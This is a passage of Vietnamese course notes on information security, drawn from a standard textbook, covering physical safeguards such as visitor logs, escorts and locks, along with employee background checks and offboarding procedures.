  - Giữ các bản sao lưu cách xa các hệ thống nguồn, và nếu có thể tắt trang web
  - Trong khu vực chia sẻ, các khu vực công cộng hoặc mở (ví dụ như phòng tiếp khách) sử dụng khóa Kensington (cáp) để gắn các thiết bị có giá trị với bàn

- Các bước…
  - Giảm thiểu số lượng giấy và các thông tin nhạy cảm để lại trên bàn làm việc. Khóa tài liệu trong tủ (thiết lập chính sách "bàn sạch" nếu có thể)
  - Nếu công ty bao gồm khoảng hơn 15-20 người, nên sử dụng biển hiệu khách truy cập và khuyến khích nhân viên kiểm tra những khách không có người đi kèm

- Các bước:
  - Hộ tống tất cả các khách - không để cho họ đi lang thang xung quanh mà không có sự giám sát.
  - Duy trì sổ nhật ký khách truy cập và thời gian khi khách truy cập vào và rời trụ sở. Duy trì một sổ nhật ký khác cho việc vào ra đối với khu vực nhạy cảm, chẳng hạn như phòng máy tính.
  - Xem xét các camera quan sát trong lĩnh vực CNTT quan trọng (ví dụ như phòng máy chủ) và các khu vực tiếp tân
  - Thực hiện việc bảo hiểm thích hợp cho tổ chức ngay cả khi đó là một tổ chức nhỏ.

Nhân lực an toàn thông tin

- Bản mô tả công việc
- Phỏng vấn
- Thẩm tra lý lịch
  - Kiểm tra định danh: Xác nhận số định danh và số an sinh xã hội
  - Kiểm tra bằng cấp: Xác nhận của tổ chức liên quan, bằng cấp và chứng chỉ đạt được, và trạng thái chứng nhận
  - Xác minh việc làm trước đây: Xác nhận của nơi ứng viên đã làm việc, tại sao rời đi, đã làm gì, và trong bao lâu
  - Kiểm tra tham khảo: Xác nhận tham chiếu và tính toàn vẹn của các nguồn tham khảo
  - Lịch sử bồi thường của người lao động: Điều tra các khiếu nại từ bồi thường của nhân viên
  - Hồ sơ xe cơ giới: Điều tra hồ sơ lái xe, đình chỉ và DUI
  - Lịch sử ma túy: sàng lọc ma túy và sử dụng ma túy, quá khứ và hiện tại
  - Lịch sử tín dụng: Điều tra các vấn đề về tín dụng, các vấn đề tài chính và phá sản
  - Lịch sử tòa án dân sự: Điều tra sự tham gia của nguyên đơn hoặc bị đơn trong vụ án dân sự
  - Lịch sử tòa án hình sự: Điều tra về tình trạng hình sự, bắt giữ, kết án, và thời gian thụ án
- Hợp đồng tuyển dụng
- Định hướng cho nhân viên mới
- Đào tạo an toàn tại chỗ
- Đánh giá hiệu suất
- Chấm dứt/ rời khỏi tổ chức:
  - Quyền truy cập vào các hệ thống của tổ chức phải bị loại bỏ
  - Phải trả lại các thiết bị di động
  - Ổ đĩa cứng phải được an toàn
  - Phải thay đổi khóa tủ tập tin
  - Phải thu hồi quyền truy cập thẻ chìa khóa
  - Hộ tống ra khỏi cơ sở của tổ chức

- Cân nhắc an toàn đối với những người không phải là nhân viên:
  - Nhân viên tạm thời/ thời vụ

Tài liệu tham khảo

1. Whitman, Mattord, **Principles of Information Security** (5e), Cengage Learning, 2014